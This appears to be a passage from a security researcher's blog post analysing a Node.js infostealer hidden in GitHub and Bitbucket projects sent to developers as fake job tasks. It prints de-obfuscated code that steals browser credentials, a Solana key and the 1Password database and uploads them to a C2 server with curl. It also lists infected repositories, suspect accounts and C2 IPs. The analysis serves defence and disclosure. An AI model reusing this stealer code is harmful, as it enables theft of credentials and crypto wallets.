        await collectBrowserData([`${baseDirWindows}\\${braveWinDir}`, `${braveMacDir}`, `${braveLinuxDir}`], "brave_");

        // Opera Browser (Opera Stable)
        await collectBrowserData([`Roaming\\${operaWinDir}`, `${operaMacDir}`, /* no explicit Linux path for Opera in this code */], "opera_");

        // Mozilla Firefox
        await collectBrowserData([`${baseDirWindows}\\${firefoxWinDir}`, `${baseDirMac}/${firefoxMacDir}`, `${firefoxLinuxDir}`], "firefox_");

        // Additional data collection for other software:
        // - System Keychains (macOS) or Windows Credential Vaults could be targeted.
        // - 1Password vaults on macOS.
        // - Cryptocurrency wallet credentials (the code references "solana_id.txt" for Solana).
        // - Possibly other saved credentials in local files.

        // Example: Collect Solana CLI key (if exists)
        const solanaKeyPath = path.join(homeDir, ".config/solana/id.txt");
        if (fileExists(solanaKeyPath)) {
            const solanaKeyData = readFile(solanaKeyPath);
            sendData([{ filename: "solana_id.txt", content: solanaKeyData.toString() }]);
        }

        // Example: Collect 1Password database (if exists on Mac)
        if (platform.startsWith('darwin')) {
            // 1Password 7 on macOS stores data under ~/Library/Application Support/1Password
            const onePasswordPath = path.join(homeDir, "Library/Application Support/1Password", "Data", "OnePassword.sqlite");
            if (fileExists(onePasswordPath)) {
                const onePasswordDB = readFile(onePasswordPath);
                sendData([{ filename: "OnePassword.sqlite", content: onePasswordDB.toString('base64') }]);
            }
        }

    } catch (e) {
        // Handle any errors silently to avoid crashing
    }

    // **Exfiltration Packaging and Sending**

    // The malware writes all collected data to a local file (archive) and periodically uploads it.
    const archivePath = path.join(tempDir, "pld_data.zip");  // e.g., temp directory file for payload
    const MAX_ARCHIVE_SIZE = 0x5000000;  // ~80 MB threshold (hex value 0x4FA0000 in obfuscated code)

    let lastSize = 0;
    function checkAndSendArchive() {
        if (!fileExists(archivePath)) {
            // If archive doesn't exist, create it by zipping collected data
            const output = fs.createWriteStream(archivePath);
            // In the obfuscated code, they used `curl` directly to upload instead of zipping via code.
            // Here, you would normally zip the files. The malware instead uses an OS command to send.
            // For clarity, assume data was already written to archivePath.
        } else {
            const stats = fs.statSync(archivePath);
            if (stats.size >= MAX_ARCHIVE_SIZE) {
                // If archive file exceeds threshold, send it
                exec(`curl -T "${archivePath}" ${SERVER_URL}${ENDPOINT_PATH} `, (err, stdout, stderr) => {
                    // Once uploaded, delete the local archive
                    try { fs.unlinkSync(archivePath); } catch {}
                    lastSize = 0;
                });
            } else {
                if (lastSize >= stats.size) {
                    // If file size hasn't increased since last check, assume done writing and send
                    exec(`curl -T "${archivePath}" "${SERVER_URL}${ENDPOINT_PATH}"`, () => {
                        try { fs.unlinkSync(archivePath); } catch {}
                    });
                } else {
                    // If archive is still growing, update lastSize and check again later
                    lastSize = stats.size;
                    setTimeout(checkAndSendArchive, 1000);  // re-check after some time
                }
            }
        }
    }

    // Start periodic check for sending archive
    checkAndSendArchive();

    // Also, if on Windows, the malware attempts to gather additional credentials (like keychain equivalent or other app data).
    // If on Mac/Linux, it may also target local keychains or default browser profiles.
    // These are handled in the above blocks or similar logic elsewhere in the code.

})();
This JavaScript code is part of a malware program designed to steal sensitive data from an infected system and exfiltrate it to a command-and-control (C2) server. It runs in a Node.js environment, targets major web browsers and password managers (like 1Password and Solana CLI keys), and silently uploads data such as saved passwords, cookies, browsing history, and application databases to a remote server. It includes OS-aware behavior and handles cross-platform targets (Windows, macOS, Linux).
Environment Setup & Dependencies
- Loads built-in Node.js modules like
fs,os,path, andchild_process. - Uses the third-party
requestmodule for HTTP POST. - Gathers system-level info: home directory, OS type, hostname, current username.
Command and Control (C2) Setup
- Targets a hardcoded C2 server:
http://147[.]124[.]212[.]125:1244/client. - Assigns a
typeidentifier (ugDtMe1) for payload classification. - Creates a unique host ID (includes username on macOS) for tracking infected machines.
File and Directory Utilities
- Handles tilde (
~) path expansion. - Checks file/directory existence.
- Copies entire directories (e.g., browser profiles).
- Reads files via stream or sync method.
Browser Data Collection
- Targets major browsers: Chrome, Brave, Firefox, Opera.
- Locates browser profiles for each OS (Windows/macOS/Linux).
- Extracts files like:
- Login Data (passwords, encrypted DB)
- Cookies
- History
- Bookmarks
- Preferences
- Firefox-specific:
logins.json,key4.db,key3.db
- Temporarily copies profile directories to evade file locks.
- Sends stolen files to the C2 server immediately.
Password Manager & Wallet Targeting
- Looks for:
- Solana CLI private key (
~/.config/solana/id.txt) - 1Password database (
OnePassword.sqliteon macOS)
- Solana CLI private key (
- Reads and uploads these files (Base64-encoded if needed).
Exfiltration Handling
- Writes all stolen data to an archive (
pld_data.zip) in the temp directory. - Periodically checks size of this archive:
- If large enough or done writing, uploads via
curl. - Deletes archive after sending to avoid detection.
- If large enough or done writing, uploads via
The serious part now…
This script is not just a prank or a script kiddie trying to proove himself, it’s a real-world infection pipeline designed with intent and precision. It establishes a complete command-and-control (C2) infrastructure, performs host fingerprinting, and executes remote payloads via silent dependency installation and execution. By leveraging trusted system modules (fs, os, child_process) and blending into common developer directories (like ~/.vscode), it avoids detection and raises minimal suspicion. The script downloads a second-stage payload from a remote server and ensures it runs in a prepared Node.js environment. Its ability to retry connections, exfiltrate host data, and dynamically pull in dependencies makes this an active threat, not a proof of concept.
Given its presence in a public GitHub repo, any unsuspecting developer who cloned or forked this project could infect their system or worse, ship malware downstream to users.
That said, interestringly there was a public fork from GitHub user david30907d

The first commit on that forked repo was the disinfection of it by removing the backdoor.


Also, the following repositories were found infected with the same or similar type of malware:
- https://github.com/astrabytesynchub/crypto-social-platform (infected file)
- https://github.com/AstraByteSyncOrg/uomo-ecommerce (infected file)
- https://github.com/astrabytesynchub/Ownix-Property-Real-Estate-MPV (infected file)
- https://github.com/AstraByteSyncOrg/crypto-oasis (infected file)
- https://github.com/mojaray2k/genetiq-test-feat-dt/tree/b0543f9e043c6c381f5c0ffef9d4b914693c2062 (infected file)
- https://github.com/org-game/mvp-1.2 (infected file)
- Infected forks of this repository:

In one case the user even updates the infected code and commits the new one:
The following GitHub accounts are connected with commiting malicious code:
It is clear that user “sparkdev0917” plays a significant role in infecting repositories on two GitHub organizations (AstraByteSyncOrg & astrabytesynchub).
sparkdev0917 used to have GitHub account . Some trails left from the account can be found in the following places:
A fork of one of user’s old repository here

A lot of old bing-cached GitHub repos that are not accessible today:
- https://github.com/sparkdev0917/ethereum-staking-launchpad/
- https://github.com/sparkdev0917/tma-nextjs-template
So far we have two organization GitHub pages containing infected projects:


Both they seem connected with “Astra Byte Sync Company“:

Their website also points to AstraByteSyncOrg GitHub organisation:

Few more red flags for the company site, are the About section that includes either non-existent people or people working for other companies without a single mention to the “Astra Byte Sync” company on their profiles.

There is also no information about the company address on their main website or anywhere else.

Last but not least, we couldn’t map this company to any info such as:
- Legal name & status
- Registration Number
- Registered address
- Date of formation
- Owners/managers
- Current standing

After trying to identify more possible backdoored GitHub repositories we found out that another fellow developer named Juan G Carmona had a nice repository that you can find here documenting his experience investigating and hunting what we believe is the same actors in our case too!
Same story! Someone writes a message for a great project opportunity and shares a link of a git repo (bitbucket in Juan’s case) that is infected with malicious code. In Juan’s case the raw malicious code was the following:

Prety similar to our case too, right? But this code is also nearly identical with malicious js code that was overwritten in our initial repository of our case in this commit we saw earlier!

In Juan’s case the involved IP addresses where the following:
- 38[.]92[.]47[.]118 (Main C2 Server)
- 165[.]140[.]86[.]173 (Secondary C2)
- 103[.]70[.]115[.]38 (SSH Attempt / Exfiltration Attempt)
Another documented case we identified from Noama Samreen in a Medium post here:

Again, same story! A message on LinkedIn for an opportunity leads to an infected repository.


First of all we can identify the same title “DMCC(Dubai Multi Commodities Centre)-Socifi MVP-v2” with our case here.
This time an infected bitbucket repository is provided https://bitbucket.org/socifi-game-v2/socifi-game-v2/src/main/ (infected file: socket/index.js)

We can observe the same type of obfuscation and structure. The de-obfuscated the code in this instance is nearly identical with the rest of identified malicious js and we also identified some more IP addresses that could be related with the actor:
// C2 server addresses and identifiers
const PRIMARY_URL = "http://216[.]173[.]115[.]200:1244";
const SECONDARY_URL = "http://95[.]179[.]135[.]133:1244";IP addresses that we came accross during our research
| IP | Country | ASN |
| 147[.]124[.]212[.]125 | US | 396073 (MAJESTIC-HOSTING-01) |
| 165[.]140[.]85[.]105 | US | 397423 (TIER-NET) |
| 165[.]140[.]86[.]106 | US | 397423 (TIER-NET) |
| 216[.]173[.]115[.]200 | US | 397423 (TIER-NET) |
| 95[.]179[.]135[.]133 | US | 20473 (AS-VULTR) |
| 38[.]92[.]47[.]118 | US | 397423 (TIER-NET) |
| 165[.]140[.]86[.]173 | US | 397423 (TIER-NET ) |
| 103[.]70[.]115[.]38 | Vietnam | 151873 (TOTHOST SOLUTIONS AND TECHNOLOGIES COMPANY LIMITED) |
Time to Unmask the Ghost

The Recorded Future report titled “Inside the Scam: North Korea’s IT Worker Threat” offers a deep investigation into how North Korea exploits the global remote work landscape to generate revenue and conduct cyber operations. The research, conducted by the Insikt Group, reveals that North Korean IT workers operating under false identities secure freelance and remote positions at international companies, often in sectors like cryptocurrency, fintech, and software development. These workers act as insider threats, planting malware, stealing sensitive data, and potentially violating sanctions.
